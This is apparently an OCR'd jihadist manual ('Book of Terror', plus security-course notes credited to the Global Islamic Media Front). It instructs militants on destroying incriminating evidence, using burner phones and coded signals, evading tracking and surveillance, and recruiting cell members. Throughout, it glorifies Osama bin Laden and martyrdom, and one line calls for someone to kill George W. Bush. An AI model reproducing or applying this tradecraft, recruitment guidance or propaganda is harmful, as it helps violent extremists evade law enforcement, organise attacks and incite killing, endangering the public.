
BOOK OF TERROR



Compiled by Abu Ink-al-Terror

CHAPTER 5 - INTERNET SECURITY

As Sallamu 'alikum Wa rahtullahi wa Barakaatuh yaa Mujaahid
The purpose of this book is to prepare the Mujahid Fi Sabi Lillahi

Contents

Disclaimer
Please Read Carefully!!!

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lillah
Oh Allah! Grant me Martydom in the Path of Allah

Disclaimer for my Brothers/Sisters who download this
Caution! Important! Read First!!

Please follow these steps so that you wipe all incriminating evidence that the kuffar could potentially use against you in court if you are caught.

Step 1: Please switch off your internet (if you are unsure how to do this then follow any of the following assuming this you have just downloaded this on your **home computer/home internet:**

1. Remove any usb dongle/or adapter that allows you to connect to the internet
2. Remove any Ethernet cable inserted directly into your PC or Laptop that allows you to connect to the internet
3. If it is a built in device then switch off through the devices software
4. If still you are unsure then just switch off your hub/router from the adapter that supplies the internet)

Now test your internet by opening your web browser. If you get an error message, then it should be off.

Remember do not leave the internet running on if you are not using it, would you leave your keys in your front door while you are in another part of the house NO! So why leave your internet on if you are not using it. Anyone who has knowledge can hack/infiltrate/access/edit/copy/delete/add any file/password/details from your computer in matter of seconds? Do not give this opportunity the kuffar,

Be careful and aware!

Step 2: Install **CCleaner, Privacy Mantra & BC Wipe** (in the programs folder included) to your computer then follow the steps (look in the bookmark) on how to use **CCleaner, BC Wipe & Index file** The reason for this is to remove any evidence on your computer that you have which could be used against you.

Step 3: now you need to store this file, get a usb drive or preferably a micro sd card that you will solely use for this book and copy the file you downloaded. (Before copying, rename the file name to whatever that won't raise suspicion or even password protect the flash drive so any prying eyes will not be able to view it) do not delete the original file yet! As you will delete this with BC Wipe. You could even hide in your computer by storing it amongst some files ie if you have movies or anasheed on your computer you could rename (quran makkah sudais live taraweeh.avi) .Now follow steps to encrypt file using TrueCrypt (follow instructions on how to use TrueCrypt in bookmark)

Step 4: delete the original file you downloaded file using BC Wipe, to delete. (follow instructions on how to use BC Wipe)

Now Read PDF!

Mobile Phones/GPS

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lillah
Oh Allah! Grant me martyrdom in the Path of Allah!

Mobile Phones/GPS

Mobile phones are a major security concern for a mujahid/organization's security as this is a device which cannot only be eaves dropped but also used as a GPS locator a bit like Sat Nav to pinpoint your current/previous location within a 10m to even 3 ft radius. Thus the concern for Mobile Phone Security is required.

There are 3 parts to all mobile phones:

1. Mobile Phone
2. Sim Card
3. Actual packaging, box, iemi number and receipt. **Must be carefully destroyed!**

The disadvantages of Mobile Phones

1. Can be easily traced by just using the mobile number or even the iemi number (phones unique number)
2. Can be easily eavesdropped by security agencies.
3. Can pinpoint exact current location in real-time, and the modern Smartphone's (Iphones, HTC , Samsung etc….) can even log GPS co-ordinates to show exactly where you have been **even if you disable it!**

Advantages

1. Portable
2. Untraceable if security measures are used correctly.
3. Easily disposable

What not to do:

1. Buy a Contract/or any monthly paid plan which requires revealing part or all of your identity (name, dob, address, bank account).
2. Use the same phone for personal and jihadi purposes as this will make identifying easy, and put others in unnecessary danger. Always keep this separate.
3. Keep the same Sim-card for a long period of time.
4. Disposing of any phones or sim card in an unsuitable manner i.e. throwing it in the bin while all you need to do is press the on button and the phone switches on! *(Make sure you destroy, literaly DESTROY all non required phones and Sims beyond the point of data recovery, break the phone/sim in bits and dispose off at different locations,*
   NEVER LEAVE PHONES/SIM INTACT WHEN DISPOSING)
5. Avoid purchasing any fancy Smartphones, especially ones with gps etc.
6. Avoid/refrain from saying anything that alerts the security over the phone i.e. "Jihad!" "Bomb!" "Explosives!" "Al Qa'ida" "Mujahid" "Kuffar" as calls made in UK especially could be subjugated to new technology to pinpoint certain phrases and alert the kuffar.
7. Use your own initiative!


What to do:

1. Obtain a simple mobile phone with basic features.
2. Only use PAYG Pay As You Go Sim cards which require only a top-up no registration process.
3. A fantastic security measure is to use two phones, the 1st phone would allow you to notify one another in code via sms you wish to speak however, the 2nd phone would be used to make/receive calls which you could use at different locations to protect your identity and whereabouts. If you feel you are being watched you could easily ditch the phone and sim and start again from new.

Ways to contact one another!

When contacting one another always maintain a sense of awareness, as this is what sometimes let us down. Below is a simple method in contacting one another using two separate phones per head, i.e. each brother has two phones each,

So Brother 1 wants to Contact Brother 2



Both brothers have arranged a meet at a pre-arranged location coded as the "soccer ground". **Remember! Never send the actual location you will be meeting at, "soccer pitch" here is a pre-arranged coded reference to a location OTHER than a "soccer pitch".**

As the Prophet SAW said "War is Deception" **So Use your own INITIATIVE!!**

Now both brothers must endure security measures before attending meet

1. If mobile phones are to be present then the battery and sim must be removed in order to protect location (best to make sure phones are away from meet)
2. Always have a disguise, so that you are not recognized, and try to blend in with the environment
3. If the meeting is via phone call follow below.

Go to a location other than your current location leaving behind phone 1

now taking phone 2 which the battery and sim have already been removed, remember never have phone 1 and 2 on at the same time same location.

Upon arrival of location which should be a minimum range of 500m or preferably more, away from your residence assemble Phone 2. Battery, sim & phone.

So brother 2 said half an hour in his reply of the text, so the brother will ring in half an hour,

If ever the brothers feel they are being watched or tailed then always use preplanned procedures to alert a brother of an abort, ie the monkey has been let loose, I just seen big ears driving a beamer, Garram! Etc. (by the way the monkey & big ears is in reference to G.Bush the Muppet, someone in America please drop that fool)

2) Phone communication

This is used by everyone. It is one of the most useful tools of a mujahid, but it is also one of the most dangerous tools for the mujahid. The majority of brothers that get arrested are due to mobile phones. As we mentioned before, call are monitored and there are train multilingual agents who are on standby to listen to conversations.

Before you call, you should note down all the points you want to say in the conversation. The reason for this is that it will make the conversation longer than necessary, therefore be more expensive. It also gives more time for the authorities to trace your exact point. You should never use your phone in the area you live in. Never use a phone box in the same area you live in. Don't use the same box more than once. However if you are in a place which does not have many of them, then at least wait a month before you use it again. If you have to call 2 brothers, do not call them from the same phone box, as if the authorities are tracing one brother, they will be led to the second brother as you have made a link for them. Once you have ended your call, you should call a random number and stay on the line for at least 15 seconds without speaking before you put the handset down. Avoid making any conversation with anyone near the phone box-just in case the police come and speak to the people in the area and they give a description of you. Before using the phone box try to inspect the phone to see if there is anything suspicious. Keep your conversations very short. Leave the area as soon as you have finished making the phone call. Another point may sound obvious, but make sure you confirm the person on the other side of the phone call is the person you want to talk to. Use codes, as mentioned before, and make sure these codes do not stand out.

If you are talking with a brother face to face, make sure your mobile phones are not near you. You should learn to change your mobile and SIM regularly-depends on your budget. Do not make the mistake of only changing your SIM and keeping the same mobile, as the authorities trace both mobile and Sims. Try to get in the habit of having one mobile solely for incoming calls, whilst using another number solely for outgoing calls. In Pakistan, it is best to use 'jazz' as this gives your GPS point to within 100m, whereas 'U phone' gives your point within 3m, and other newer network providers give your exact position.

3) Wireless/Walkie Talkie

These are used mostly in guerilla warfare. They are very convenient, but have many disadvantages such as:

- In bad weather, the transmission will be affected
- The enemy can always listen to transmission
- The enemy can easily disturb you
- They can locate you
- To counteract some of these disadvantages, you can do the following:
- Limit the length of transmission-do not use for useless talk (this also applies to mobile phones)
- Fix a time to speak
- Change the location of where you use walkie talkie. The Chechen mujahid Shamil Basayev was killed due to him using a walkie talkie and they bombed the area (this shows that the kuffar have the technology to locate someone who uses a walkie talkie. In addition, the mujahid Naek Muhammad from South Waziristan was bombed when he was giving an interview to the BBC whilst using a satellite phone.
    - If you can use the lower mode on a walkie talkie it is safer, in other words, use the high mode only if you need to transmit to others who are far from you.
    - To transmit in 'cross number'. This is where you receive the transmission on one frequency, and when you click the button to speak, it sends the transmission through a different frequency. When using this format, avoid using the same cross number with all your contacts. Use different cross numbers for different groups/individuals.

4) SMS/Fax

SMS and fax can easily be read. Don't use them in the same area you live in. if you do have to register them, obviously you should not give your real name. Don't use the same place to always fax from (many of these precautions are the same for other types of communication). Once you have faxed, delete the cache memory on the fax machine. Make sure you leave the area immediately after you have sent the fax.

If you know a brother has been arrested and he knows which type of communication you use such as the mobile number you use, then you must throw away the current type of communication and buy another one –this applies to all types of communication-.


Car trackers
Randomly check your car for any trackers. To do this look under your car in all gaps anywhere you would put a car tracker. Usually it's a device which attaches magnetically to your car, look for any foreign and strange objects that you won't find normally under your car.

Camera
Be aware of cameras where ever you are. Get into a routine where you can spot cameras without raising suspicion. E.g whilst turning your head pretending to look in the opposite direction you do a full scope of your location. Simple trick is use your eyes and try not moving your head in obvious positions to find cameras.

Bugs
Can range in size or object, hidden in virtually almost anything. Or even the house next door, When surveillance groups set bugs up they must enter your premises to do this. So look for any objects moved or out of place.

Class Notes from

The Security and Intelligence Course



BY

"Abu Abdullah bin Adam"

(Name Withheld Due to Security Reasons)

Waziristan, Pakistan

Global Islamic Media Front

Published 1432 H

Contents

Notes from the Security and Intelligence Course

Introduction:

This English translation is a summarized version from the original Course conducted by Mujahideen in Urdu language. This course is designed primarily for brothers who will be working in high risk areas. The course focuses on both Security and Intelligence. Since our main goal is to provide brothers with an idea of Security we decided omit a lot of details which were focused purely on Intelligence.

The main basis of the original Course, was taken from a Pakistani intelligence manual. Hence some of the topics are focused to such an environment as Pakistan. But still this remained as the basis of almost all the Security and Intelligence courses which are given in Khurasaan, whether in Urdu Pashto or Arabic.

That being said, Security policies are something which changes radically, depending on Countries, Cities and current state of affairs. It even varies from person to person. Hence it is impossible to provide a wide scale Security course.

As said, our intention of Publishing an English version of this Course, is to provide “basic Principles of Security” for working brothers in America, Europe and elsewhere, by which they can initiate their own local rules and standards.

THE SECURITY OF A COUNTRY CAN BE SPLIT INTO TWO BRANCHES:

1. Internal security
2. External security

Internal Security:

Their work is to control uprisings and rallies using the necessary methods. The first line of defense for the state comes from the police-whose job is to limit crime. The next line is the rangers. Their role is to protect the different areas in the country and to monitor who is entering and exiting the specific area. In addition, if they are also used to break up protests.

One thing you must know is that if the police/rangers have sincerity in their work, then you will ultimately have justice. However if they take bribes, kick backs, etc then injustice will follow. This will eventually lead to uprisings in the country. An example of a good government is the Taliban. Their law enforcement acted upon the shariaa-enjoin good and forbid evil-. Taqwa does not come from the job, it comes from iman. If the police have iman, this will lead to taqwa, which results in justice on the land. There are different levels of iman. The first is to stop the evil with the hand. The second is to stop the evil using the tongue. The third and lowest is to hate it with the heart. Al hamdullilah the Taliban implemented the first level, which was the reason why all the kuffar in the world joined forces to attempt to bring it down.

The next line of defense is the army. It is split into categories;

Land, Navy, and the Air force. All of them focus on the external security of the nation. However, there is one other part of the army who deals in internal security. In Pakistan, they are called the FIA. They are the most dangerous to the mujahedeen. There sole target is to search for people who have the jihad ideology. Even if they were only searching for one individual with such ideas, they will be willing to use 1000 employees to track him down. The reason for this is that a person with an ideology is very dangerous and can cause an uprising. An example is sheikh Osama Bin Laden (May Allah preserve and protect him) who decided to do something for this great deen, and this has caused immense fear in the ranks of the kuffar. He was a single person, who with small steps reached to this level. It is like small drops of water that eventually cause a stream. And from this, we can draw a very important principal 'Beneficial work is something that you can continue in it'.

External Security:

The main priority for this type of security is to preserve any secret of Pakistan leaking to the outside world. The second priority is to steal secrets of other countries. The main organization that carries out these activities is the ISI. Their greatest loss was Dr Abdul Qadir Khan being caught selling nuclear information abroad. Whereas their most famous achievement was in 1991. Israel and India wanted to launch an attack on the nuclear plant in Pakistan using jets and other aircrafts. However an Iraqi (or Iranian) person had informed the ISI of the plan 12 hours before it was due to be executed. The Pakistani government arranged its forces to be on standby for an imminent attack, which resulted in the cancelation of the

assault on the nuclear plant. Ironically, it was someone in the Pakistan intelligence that had leaked this information (that the Pakistan government knew of the impending attack on the nuclear plan) to the Israelis and Indians which led them to cancel the mission. We must understand that as intelligence agencies try to infiltrate other intelligences, the same is true when they try to infiltrate the mujahedeen.

WORKING AS A GROUP

Where does the intelligence operate?

The most important for the intelligence is to employ agents as journalists. Then they use taxi drivers, shop owners, etc. However the most common are journalists, an example is Daniel Pearle, who was an agent for the intelligence services in America. When an agent uses such a cover, he is free to travel to any location in the world with the perfect cover. So when he probes and asks people sensitive questions, he is doing his job- as journalist like to get to the inside of any story-. Another reason is that it is a respectable profession and provides the opportunity to mix with the bureaucrats and senior officials of any country as you will always be interviewing them and attending their press conference.

Personal Security:

One of the main roles of any group is to protect its group members. And out of the entire group, the brothers involved in intelligence are the most important. The main reason for this is that they possess secret information about missions and other sensitive data.

In a group you have 2 types of members:

i) Open brothers-these include drivers for the group, trainers, etc.

ii) Secret brothers-Brothers who gather intelligence,

brother involved in travelling, etc.

As mentioned above, the cream of any group is its intelligence members. They require different covers. The biggest target for the kafir intelligence is to get hold of our intelligence brothers – due to the important information they possess.

In some occasions, you will work by yourself. However in other times you are required to work in a group. How do you recruit?

Qualities of a group member:

i) Muslim

ii) Have some sort of education: This enables him to understand and comprehend at lot easier and quicker. The type of education could either be secular (school/college) or Islamic (madrassa). The ideal is to have both types of education. However it is very difficult to find this. When you do, you must take extra care in looking after him.

iii) He should be willing to work for this deen-For the sake of Allah and for assisting this ummah: This quality should make him loyal to this cause. We should understand that the peak of Islam is jihad; therefore we should expect shaytaan to try very hard to lead us away from this path. An example of this could be causing difficult and problems for your family, however a true mujahid would not let this dissuade him from jihad as he knows there are 1000s of Muslim families that are suffering at the hands of the kuffar.

iv) A brother who has tarbiyah: This involves the brother understanding the correct ideology and methodology, and he is willing to sacrifice everything for this ideology. 'Someone who is focused on his target regardless of its conditions'. i.e. he is willing to stick to this path whether the path is an easier or difficult. You can test for this quality by putting the brother through trials of varying nature to see if can work under difficult conditions and to remain focused on the task. You can also observe if he obeys the leader's decision under difficult tests. It is important to teach him not to get used to a routine, i.e. eating at certain time, sleeping at certain time. When working in high risk areas, you must not have any routine.

v) Intelligence and confidence: This is useful if he was confronted by authorities or intelligence. He will not become nervous and ruin an entire operation.

vi) Should be loyal: If he does not have this quality, then he may work for the enemy the next day if he is offered and enticed with money. A senior brother named Sheikh Khalid was arrested in Pakistan due to this problem. He used to work with a Pakistani ansar who fought in the jihad against the Russians and consequently lost one of his legs. During their time together, this ansari noticed that the sheikh had a very large amount of money with him. Despite all the years he participated in jihad, shaytaan tempted him in arranging to take the money from him. He wanted to arrange to split the money with the officer in charge of arresting the sheikh. He went to the senior officer in the area to and told him his aim (namely, if he agreed to

split the money 50:50, he will lead the officer to the house and arrest the brother). When the officer heard this, he got very angry with this ansari and told him to fear Allah and not to assist the Americans. He continued to scold him and then advised him to go home and to forget about such an idea. After 10 days, this ansari once again began to think of the money, so he went to an officer who was more senior than the previous. This officer led the raid and arrested this brother and seized the money. They handed the sheikh to the Americans. After a short while, this ansari went to this senior officer and asked him about the money, to his surprise, the officer began to blame this ansari for supporting and assisting terrorists. He consequently arrested this ansari, handed him over to the Americans, and they eventually sent him to Cuba. Look at this loss! He neither got the hereafter or this dunya. This is a valuable lesson for any mujahid; namely, just because you are doing jihad now, do ever think the shaytaan will 